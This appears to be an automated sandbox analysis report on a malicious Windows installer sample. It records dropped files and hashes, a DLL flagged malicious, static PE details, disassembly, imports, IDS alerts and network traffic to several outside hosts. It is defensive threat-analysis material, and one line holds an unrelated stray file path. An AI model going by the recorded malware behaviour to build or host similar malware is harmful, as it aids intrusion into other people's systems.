Preview:	].#.CD.....S....P.~..q.Co.....*.J.[.Kv...L.&.;../.[O..j.l..'.....I.....{.3UPH.^....[_....W*x....yY.5'.4\..k6..Z.L+.....s..f.....Y:...>.....e..]..q.>.....J...O}...r..``..].>.a_.g=.y$.....P1.....[.....O.S.%<...$....g..w.U...YT..8.v.x..+.).#.|x...> ...e+..".._8..l.....o..Y...t..[...K...B...S...C.8G.G.....V.|X...@s5.x....To..X..a...iLZ.X..."....DC.X../..".K...V.z...*.HO..|$.R..o..I..!..R.a+..Y\|r}A.B.[e.";8@.q..h4.'."..$..Q.p#...'&..'.D...\.....A..."...I..E>..).=.....`).A\x.....<..5+.lP.q..r.<.]/.aq.....gM.,.0.%....Q...X.@.}qX.T...o..\.E....2p..~...q6`r...8OV.....T.....z..FW.5.I.3Y ....4.:-y..$.#.B.....ST....?!.....v.....B../...2-M../...T....|W.@..2..ym.JV.C..q)h.=_..f.....a..@...x....O.....W:.....)....I.....Ei-.r%^...^.....m.....{.e.N..A...,.....B.n.u..#2.....)....o..t.....o...l.]....vLhc..F.%(Jx.iw_...0.d3.^./.9J....N...8.+E..Z`z..g\..7.0.Qq....h.....{.....B.:@..,.>..e....uV

C:\Users\user\AppData\Local\Temp\fmkr8rw7aiu	
Process:	C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.892632251148882
Encrypted:	false
SSDEEP:	192:3fypqb9FA5bh1/B+0/TAGzniLTz/mMBQHd:36qbAbh1J+TYiLej
MD5:	9268E0879F7214B79FDE4DA628A11B0A
SHA1:	94B741267433C27BC46640A56CEF8BE3810E6F0F
SHA-256:	FFEDC245B88C6FF98AB9EE1F71DA75BBD4B1944BB60F114D42C383DD9942647B
SHA-512:	C8DDFAD01D14FA1C68ADB4CAAD3E8E456EBCBEC1DB9E3067E3E9252B1C5E7FF1CF2877D58B11EC922767BD214480C218544D94C12D2E908649998B357A78A07
Malicious:	false
Reputation:	low
Preview:	....U.+W..C..OW..^.W?....w?.L.O..Q(R.A...?...w..:.....6DJL...L.....^*,*.}....pY[y.....z|j.....@....#..1fP....3M1!F@....C3A1V.....cd1a.....sbaa..Q...c..q..c:<*.9q...U.....g)+I.....z|z.....Y.....{ik.....$..... C.H$!.2U.h6.$ C.|$\R2e.L65D`sApd.2b.O..nDp.A...rb.O.f..p.Q.O.....:<:.....JLY.....iki.....Z\z....6.....!FP....30.1V@/...#.Q1fPA...3`1a..3...cAq..E...c`qa..w..:0.....,JL.9...4e:;).....:JKZ.4.y\|z.s.....yZ[yr*.\|j....P.!}.!.r....C.@"...I.!....CAH...D.....O.....r...r.BU.....>.....9;t.[..+..#.@.....,.^#..Z\..y{i....._q5~{y.....".qE....B....#[.R.. ..D.v.i#+k..J.Q+.0.+.}.....s.....@.{...{.=;9../,*,...I.,:.S..)+I..Z\Z.R~.....X\|!..'.f..{...H.....E..E..M1..U...../._.e...:J..JP..Q.....,_.?.....t.;:<....KIz.....t..$.NIK...{z|z..?...;WZ\..{.{..ik.....;..B.....@....R{".....B.....X.....;.`..c.....'...c....P.k...G,J..a{...9..;)+...A#SNY[.:..8...V..h....<.

C:\Users\user\AppData\Local\Temp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	
Process:	C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.5950542702890798

C:\Users\user\AppData\Local\Temp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	
Encrypted:	false
SSDEEP:	48:Ss8QuwulW+QfPqgYyd0jPY703PCTYDb9dlITnMLNM:hmZzQ3iyog7ncDb9dEMLS
MD5:	FEDB20F0FFDF6119BCE0B7430B2CBED1
SHA1:	BF9DAB3E49CF209F8D338B7600451BB9B8F5464C
SHA-256:	B24D4C68E856B6417FC51285E654AB86A4A0C92ECC6F639C71B6AC6DD7EDF61D
SHA-512:	6FB2DAADC1650C788E00CDBAF32A97E03A7F4E485160D4A6AECBAA91C52CA595C2E586A866DF0839C0DE2DC89D0D07F0CAA7D94578391AC668FA91FAA872E 4F6
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 59%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#xt.g..lg..lg..lg..ly..l.n.lh..l@..lf..l@..lf..l@..lf..lRichg..l..... .....PE..L...a..`.....!..... .....@.....@.....$..M.... .....0..H..... ..... .....text...T..... ..`.rdata..... .....@..@.reloc..R....0.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.821586500284818
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	1cec9342_by_Libranalysis.exe
File size:	418969
MD5:	1cec9342ac2c1f91201df672382672f2
SHA1:	968ab56e042035a593279775308298cfdcdc0af7
SHA256:	a1783d0a9f787d819b960b55c8ebfb227459bcb7daab559 96720e8279751736f
SHA512:	0aa688d114520cba9fa4559273dc65cf6142d1056e115da 4552bb9ca09a866e838a1c58a7c1d916dd5be565b61321 1fbb21c12f92a48b202c7638863b9b2eb6c
SSDEEP:	6144:59X0G4b5mFCQcGNYpmUIfvlQd+WSdCJnY0y9 sQEA97G9z3Kqe3r87WQ:/0X5mFvcyYQhfvpW+Z197G 9Kz3r89
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....1)..PG.. PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich. PG.....PE..L...".$_.....f...|.....H3.....@

File Icon

Icon Hash:	2c5c9a72e286e871

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007F83A4CB5933h
push ebx
call 00007F83A4CB8A96h
cmp eax, ebx
je 00007F83A4CB5929h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F83A4CB8A12h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F83A4CB590Dh
push 0000000Bh
call 00007F83A4CB8A6Ah
push 00000009h
call 00007F83A4CB8A63h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007F83A4CB8A57h
cmp eax, ebx
je 00007F83A4CB5931h
push 0000001Eh
call eax
test eax, eax
je 00007F83A4CB5929h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h

Instruction
push eax
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x33b28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x33b28	0x33c00	False	0.497480751812	data	5.28997877298	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38310	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x48b38	0xba0d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x54548	0x94a8	data	English	United States
RT_ICON	0x5d9f0	0x5488	data	English	United States
RT_ICON	0x62e78	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x670a0	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x69648	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6a6f0	0x988	data	English	United States
RT_ICON	0x6b078	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6b4e0	0x100	data	English	United States
RT_DIALOG	0x6b5e0	0x11c	data	English	United States
RT_DIALOG	0x6b700	0x60	data	English	United States
RT_GROUP_ICON	0x6b760	0x84	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x6b7e8	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-20:03:21.436414	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.102.136.180	192.168.2.4
05/12/21-20:03:32.193681	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.4
05/12/21-20:03:48.182682	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49766	34.102.136.180	192.168.2.4
05/12/21-20:04:04.026160	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49768	23.227.38.74	192.168.2.4
05/12/21-20:04:09.293071	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	34.102.136.180	192.168.2.4
05/12/21-20:04:31.157010	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49775	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:03:15.571806908 CEST	49744	80	192.168.2.4	44.227.76.166
May 12, 2021 20:03:15.774904966 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:15.777678967 CEST	49744	80	192.168.2.4	44.227.76.166
May 12, 2021 20:03:15.981957912 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:15.982130051 CEST	49744	80	192.168.2.4	44.227.76.166
May 12, 2021 20:03:16.184225082 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:16.190001965 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:16.190017939 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:16.190237999 CEST	49744	80	192.168.2.4	44.227.76.166
May 12, 2021 20:03:16.190298080 CEST	49744	80	192.168.2.4	44.227.76.166
May 12, 2021 20:03:16.392328024 CEST	80	49744	44.227.76.166	192.168.2.4
May 12, 2021 20:03:21.257399082 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:21.298505068 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 20:03:21.298692942 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:21.298877954 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:21.339843988 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 20:03:21.436414003 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 20:03:21.436446905 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 20:03:21.436570883 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:21.436635971 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:21.477725983 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 20:03:26.511318922 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.704844952 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.704986095 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.705135107 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.905880928 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.905924082 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.905945063 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.905966997 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.905987978 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.906013012 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.906034946 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.906050920 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.906058073 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.906074047 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:26.906171083 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.906203985 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:26.906291008 CEST	49757	80	192.168.2.4	198.54.114.164
May 12, 2021 20:03:27.099024057 CEST	80	49757	198.54.114.164	192.168.2.4
May 12, 2021 20:03:32.014677048 CEST	49763	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:32.055665970 CEST	80	49763	34.102.136.180	192.168.2.4
May 12, 2021 20:03:32.055772066 CEST	49763	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:32.055988073 CEST	49763	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:32.098042965 CEST	80	49763	34.102.136.180	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:03:32.193681002 CEST	80	49763	34.102.136.180	192.168.2.4
May 12, 2021 20:03:32.193705082 CEST	80	49763	34.102.136.180	192.168.2.4
May 12, 2021 20:03:32.193893909 CEST	49763	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:32.193919897 CEST	49763	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:32.236896038 CEST	80	49763	34.102.136.180	192.168.2.4
May 12, 2021 20:03:37.295784950 CEST	49764	80	192.168.2.4	185.4.135.136
May 12, 2021 20:03:37.372031927 CEST	80	49764	185.4.135.136	192.168.2.4
May 12, 2021 20:03:37.372140884 CEST	49764	80	192.168.2.4	185.4.135.136
May 12, 2021 20:03:37.372333050 CEST	49764	80	192.168.2.4	185.4.135.136
May 12, 2021 20:03:37.449304104 CEST	80	49764	185.4.135.136	192.168.2.4
May 12, 2021 20:03:37.449553967 CEST	80	49764	185.4.135.136	192.168.2.4
May 12, 2021 20:03:37.449605942 CEST	80	49764	185.4.135.136	192.168.2.4
May 12, 2021 20:03:37.449742079 CEST	49764	80	192.168.2.4	185.4.135.136
May 12, 2021 20:03:37.449825048 CEST	49764	80	192.168.2.4	185.4.135.136
May 12, 2021 20:03:37.526467085 CEST	80	49764	185.4.135.136	192.168.2.4
May 12, 2021 20:03:42.629906893 CEST	49765	80	192.168.2.4	3.16.197.4
May 12, 2021 20:03:42.767245054 CEST	80	49765	3.16.197.4	192.168.2.4
May 12, 2021 20:03:42.767443895 CEST	49765	80	192.168.2.4	3.16.197.4
May 12, 2021 20:03:42.767637014 CEST	49765	80	192.168.2.4	3.16.197.4
May 12, 2021 20:03:42.905056000 CEST	80	49765	3.16.197.4	192.168.2.4
May 12, 2021 20:03:42.905261993 CEST	80	49765	3.16.197.4	192.168.2.4
May 12, 2021 20:03:42.905289888 CEST	80	49765	3.16.197.4	192.168.2.4
May 12, 2021 20:03:42.905524969 CEST	49765	80	192.168.2.4	3.16.197.4
May 12, 2021 20:03:42.905595064 CEST	49765	80	192.168.2.4	3.16.197.4
May 12, 2021 20:03:43.044230938 CEST	80	49765	3.16.197.4	192.168.2.4
May 12, 2021 20:03:48.001588106 CEST	49766	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:48.045504093 CEST	80	49766	34.102.136.180	192.168.2.4
May 12, 2021 20:03:48.045645952 CEST	49766	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:48.045959949 CEST	49766	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:48.089550972 CEST	80	49766	34.102.136.180	192.168.2.4
May 12, 2021 20:03:48.182682037 CEST	80	49766	34.102.136.180	192.168.2.4
May 12, 2021 20:03:48.182719946 CEST	80	49766	34.102.136.180	192.168.2.4
May 12, 2021 20:03:48.183000088 CEST	49766	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:48.183528900 CEST	49766	80	192.168.2.4	34.102.136.180
May 12, 2021 20:03:48.225518942 CEST	80	49766	34.102.136.180	192.168.2.4
May 12, 2021 20:03:53.348578930 CEST	49767	80	192.168.2.4	209.222.96.146
May 12, 2021 20:03:53.476600885 CEST	80	49767	209.222.96.146	192.168.2.4
May 12, 2021 20:03:53.476844072 CEST	49767	80	192.168.2.4	209.222.96.146
May 12, 2021 20:03:53.476977110 CEST	49767	80	192.168.2.4	209.222.96.146
May 12, 2021 20:03:53.607042074 CEST	80	49767	209.222.96.146	192.168.2.4
May 12, 2021 20:03:53.613686085 CEST	80	49767	209.222.96.146	192.168.2.4
May 12, 2021 20:03:53.613758087 CEST	80	49767	209.222.96.146	192.168.2.4
May 12, 2021 20:03:53.613966942 CEST	49767	80	192.168.2.4	209.222.96.146
May 12, 2021 20:03:53.614051104 CEST	49767	80	192.168.2.4	209.222.96.146
May 12, 2021 20:03:53.742172956 CEST	80	49767	209.222.96.146	192.168.2.4
May 12, 2021 20:04:03.739383936 CEST	49768	80	192.168.2.4	23.227.38.74
May 12, 2021 20:04:03.782073975 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:03.782262087 CEST	49768	80	192.168.2.4	23.227.38.74
May 12, 2021 20:04:03.782355070 CEST	49768	80	192.168.2.4	23.227.38.74
May 12, 2021 20:04:03.823199034 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026160002 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026191950 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026207924 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026223898 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026237011 CEST	80	49768	23.227.38.74	192.168.2.4
May 12, 2021 20:04:04.026252985 CEST	80	49768	23.227.38.74	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:02:13.063652039 CEST	59123	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:13.115976095 CEST	53	59123	8.8.8.8	192.168.2.4
May 12, 2021 20:02:13.950892925 CEST	54531	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:14.001583099 CEST	53	54531	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 20:02:14.862333059 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:14.910777092 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 20:02:16.253977060 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:16.312331915 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 20:02:17.959619999 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:18.018564939 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 20:02:19.917366982 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:19.968873978 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 20:02:20.905808926 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:20.957370996 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 20:02:22.008506060 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:22.060240030 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 20:02:23.610280991 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:23.672235966 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 20:02:24.907501936 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:24.959218979 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 20:02:26.840797901 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:26.891748905 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 20:02:27.852621078 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:27.901262045 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 20:02:29.118077040 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:29.168251038 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 20:02:30.055177927 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:30.112361908 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 20:02:31.206779957 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:31.255425930 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 20:02:48.330780983 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:48.398782969 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 20:02:49.652365923 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:49.701029062 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 20:02:52.528722048 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:52.579396963 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 20:02:53.465450048 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:53.517167091 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 20:02:54.630578995 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:54.679369926 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 20:02:56.183978081 CEST	64801	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:56.233654976 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 20:02:59.364567995 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 20:02:59.423401117 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 20:03:08.425471067 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:08.482908010 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 20:03:15.367290020 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:15.565867901 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 20:03:17.725886106 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:17.826119900 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 20:03:18.362668991 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:18.554306984 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 20:03:19.165740013 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 20:03:19.229396105 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 20:03:19.479994059 CEST	49285	53	192.168.2.4	8.8.8.8
